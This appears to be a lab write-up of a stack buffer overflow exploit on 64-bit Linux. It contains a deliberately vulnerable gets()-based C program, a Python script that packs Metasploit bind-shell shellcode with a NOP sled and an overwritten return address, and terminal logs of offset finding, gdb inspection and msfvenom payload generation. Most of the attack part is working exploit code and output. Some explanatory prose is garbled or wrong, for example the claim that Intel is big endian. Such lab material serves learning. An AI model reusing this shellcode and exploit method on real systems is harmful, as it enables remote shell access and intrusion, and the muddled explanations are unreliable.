Stack Overflow Exploit on a 64-bit Linux

```
/* Compile with
 * gcc -fno-stack-protector -z execstack -g -w -o vuln vuln.c
 *
 * make sure that /proc/sys/kernel/randomize_va_space is set to 0.
 */
```

Identifying where the buffer overflow vulnerability has occurred.

Vulnerable code

```
//
#include <stdio.h>


void foo() {
      char buf[150];

      printf("Enter your name: ");
      gets(buf);
      printf("Welcome, %s\n", buf);
      return;
}

int main (int argc, char* argv[]){
      printf("Buffer overflow exploit.\n ");
      printf("Calling foo-function.\n");
      foo();
      printf("Returned from foo. Sorry; no exploit for you!\n");
      return 0;
}

//
```

```
Creating buffer using python Buffer Size = 168
#!/usr/bin/env python

import sys


bufsize=168  #total buffer size
nopsize= 16  #length of nopsize
buf =  ""
buf += "\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48"
buf += "\x97\x52\xc7\x04\x24\x02\x00\x11\x5c\x48\x89\xe6\x6a"
buf += "\x10\x5a\x6a\x31\x58\x0f\x05\x6a\x32\x58\x0f\x05\x48"
buf += "\x31\xf6\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\x48"
buf += "\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x6a\x3b\x58\x99"
buf += "\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\x48\x89"
buf += "\xe7\x52\x57\x48\x89\xe6\x0f\x05"

padsize=168-16-len(buf)


sled ='\x90'*nopsize
padding= 'B'*padsize
returnaddr= '\x00\xe1\xff\xff\xff\x7f\x00\x00'  # 0x00 00 7f ff ff ff e1
00

Building the padding between buffer overflow start and return address
sys.stdout.write(sled + buf + padding + returnaddr)
```

Fuzzing :-
Fuzzing helps us with sending our Linux commands and redirect the payloads to our application. We create a text file for the program. Debugging helps us to see what's happening at a fine grained level.

Segmentation error.
Now we use the rip register to check the buffer overflow. We execute our target application with the generated 5000 5's and see what's happening with the registers. We see 0x7ffff as a continuation and check in the ASCII table.


We then use "disassemble memmove" for the specific register rip. From this point, we add a breakpoint on the read function. A breakpoint will cause the program to stop executing when the assembly instruction is reached. This helps us check the exact state of the program.


We rerun the program and see that the execution of the program has stopped at the breakpoint. The main point of this is that we would be able to weaponize the buffer at the addresses which is rip.


We use x/100x $rsp
This prints out 120 subsequent hexadecimal addresses from the address of rsp. Due to the memory address of rbp, this command will view the entire stack.

For the return address, we checked with the register 0x00007fffffffe404 and it works well. Intel does the Big Endian, the least important digit is supposed to be found at the end.

Using Metasploit framework we create a python script that will help generate a payload that will suit the application's specifications Adding padding to the payload as we need to return the address to overwrite the bsp register. It's not possible if the payload is not long enough.


Applications
Places
Terminal
Sat 02:54
root@kali: ~
File Edit View Search Terminal Help
r14 0x0 0
r15 0x0 0
rip 0x5555555551a2 0x5555555551a2 <foo+77>
eflags 0x10206 [PF IF RF]
cs 0x33 51
ss 0x2b 43
ds 0x0 0
es 0x0 0
--Type <RET> for more, q to quit, c to continue without paging--q
Quit
(gdb) quit
root@kali:~# msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
root@kali:~# msf-pattern_create -l 500 | ./vuln
Buffer overflow exploit.
Calling foo-function.
Enter your name: Welcome, Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
Segmentation fault (core dumped)
root@kali:~# gdb vuln core
GNU gdb (Debian 8.2.1-2) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln...done.
[New LWP 2565]
Core was generated by `./vuln'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0 0x00005555555551a2 in foo () at vuln.c:11
11 }
(gdb) x $rsp
0x7fffffffe1d8: 0x41366641
(gdb) quit
root@kali:~# msf-pattern_offset -q 0x41366641
[*] Exact match at offset 168
root@kali:~# python create_buf.py |xxd
00000000: 9090 9090 9090 9090 9090 9090 9090 9090 ....
00000010: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
00000020: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
00000030: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
00000040: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
00000050: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
00000060: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
00000070: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
00000080: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
00000090: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
000000a0: 4242 4242 4242 4242 4343 4343 4343 4343 BBBBBBBBCCCCCCCC
root@kali:~#
Welcome to Kali Linux


Applications
Places
Terminal
Sat 03:14
root@kali: ~
File Edit View Search Terminal Help
Inferior 1 [process 2845] will be killed.
Quit anyway? (y or n) y
root@kali:~# msfvenom -l payloads |grep linux/x64
linux/x64/exec Execute an arbitrary command
linux/x64/meterpreter/bind_tcp Inject the mettle server payload (staged). Listen for a connection
linux/x64/meterpreter/reverse_tcp Inject the mettle server payload (staged). Connect back to the attacker
linux/x64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/x64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/x64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/x64/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
linux/x64/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
linux/x64/shell_bind_ipv6_tcp Listen for an IPv6 connection and spawn a command shell
linux/x64/shell_bind_tcp Listen for a connection and spawn a command shell
linux/x64/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
linux/x64/shell_find_port Spawn a shell on an established connection
linux/x64/shell_reverse_ipv6_tcp Connect back to attacker and spawn a command shell over IPv6
linux/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
root@kali:~# msfvenom -p linux/x64/shell_bind_tcp | xxd
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 86 bytes
00000000: 6a29 5899 6a02 5f6a 015e 0f05 4897 52c7 j)X.j._j.^..H.R.
00000010: 0424 0200 115c 4889 e66a 105a 6a31 580f .$...\H..j.Zj1X.
00000020: 056a 3258 0f05 4831 f66a 2b58 0f05 4897 .j2X..H1.j+X..H.
00000030: 6a03 5e48 ffce 6a21 580f 0575 f66a 3b58 j.^H..j!X..u.j;X
00000040: 9948 bb2f 6269 6e2f 7368 0053 4889 e752 .H./bin/sh.SH..R
00000050: 5748 89e6 0f05 WH....
root@kali:~# msfvenom -p linux/x64/shell_bind_tcp -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 86 bytes
Final size of python file: 424 bytes
buf = ""
buf += "\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48"
buf += "\x97\x52\xc7\x04\x24\x02\x00\x11\x5c\x48\x89\xe6\x6a"
buf += "\x10\x5a\x6a\x31\x58\x0f\x05\x6a\x32\x58\x0f\x05\x48"
buf += "\x31\xf6\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\x48"
buf += "\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x6a\x3b\x58\x99"
buf += "\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\x48\x89"
buf += "\xe7\x52\x57\x48\x89\xe6\x0f\x05"
root@kali:~# python create_buf.py |xxd
00000000: 9090 9090 9090 9090 9090 9090 9090 9090 ....
00000010: 6a29 5899 6a02 5f6a 015e 0f05 4897 52c7 j)X.j._j.^..H.R.
00000020: 0424 0200 115c 4889 e66a 105a 6a31 580f .$...\H..j.Zj1X.
00000030: 056a 3258 0f05 4831 f66a 2b58 0f05 4897 .j2X..H1.j+X..H.
00000040: 6a03 5e48 ffce 6a21 580f 0575 f66a 3b58 j.^H..j!X..u.j;X
00000050: 9948 bb2f 6269 6e2f 7368 0053 4889 e752 .H./bin/sh.SH..R
00000060: 5748 89e6 0f05 4242 4242 4242 4242 4242 WH....BBBBBBBBBB
00000070: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
00000080: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
00000090: 4242 4242 4242 4242 4242 4242 4242 4242 BBBBBBBBBBBBBBBB
000000a0: 4242 4242 4242 4242 0000 00e1 ffff ff7f BBBBBBBB........
root@kali:~# python create_buf.py | ./vuln
Buffer overflow exploit.
Calling foo-function.
Enter your name: Welcome, ββββββββββββββββj)X0j_j^H0R0$
Segmentation fault (core dumped)
root@kali:~#
Welcome to Kali Linux


Applications Places Terminal
Fri 18:16
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# gcc -fno-stack-protector -z execstack -g -w -o vuln vuln.c
/usr/bin/ld: /tmp/ccFlpiaJ.o: in function `foo':
/root/vuln.c:8: warning: the `gets' function is dangerous and should not be used.
root@kali:~# ls -l vuln
-rwxr-xr-x 1 root root 19352 Apr 17 18:13 vuln
root@kali:~# python -c "print 'A'*500"
AAA
AAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
root@kali:~# python -c "print 'A'*500" | ./vuln
Buffer overflow exploit.
Calling foo-function.
Enter your name: Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
root@kali:~# ls -l core
-rw------- 1 root root 380928 Apr 17 18:14 core
root@kali:~# gdb vuln core
GNU gdb (Debian 8.2.1-2) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln...done.
[New LWP 11729]
Core was generated by `./vuln'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0 0x00005555555551a2 in foo () at vuln.c:11
11 }
(gdb) info registers
rax 0x1fe 510
rbx 0x0 0
rcx 0x0 0
rdx 0x7ffff7fae8c0 140737353803968
rsi 0x555555559260 93824992252512
rdi 0x0 0
rbp 0x4141414141414141 0x4141414141414141
rsp 0x7fffffffe1d8 0x7fffffffe1d8
r8 0xfffffffffffffffa -6
r9 0x7ffff7f6be80 140737353531008
r10 0x0 0
r11 0x246 582
r12 0x555555555070 93824992235632
r13 0x7fffffffe2d0 140737488347856
r14 0x0 0
r15 0x0 0
rip 0x5555555551a2 0x5555555551a2 <foo+77>
eflags 0x10206 [PF IF RF]
cs 0x33 51
ss 0x2b 43
ds 0x0 0

Vulnerable code #2 Not used.

```
#include <stdio.h>
#include <stdlib.h>
#define NUM 5


double getValue(int i) {
      char userinput[150];

      printf("Enter integer %i: ", i+1);
      gets(userinput);
      return atof(userinput);
}


int main(int argc, char *argv[]) {
      double sum=0.0;
      printf("Calculate average of %d numbers.\n\n", NUM);

      for (int i=0; i<NUM; i++) {
            sum += getValue(i);
      }

      printf("The average of the %u inputs is %f\n",
            NUM, sum/NUM);
      return 0;
}
```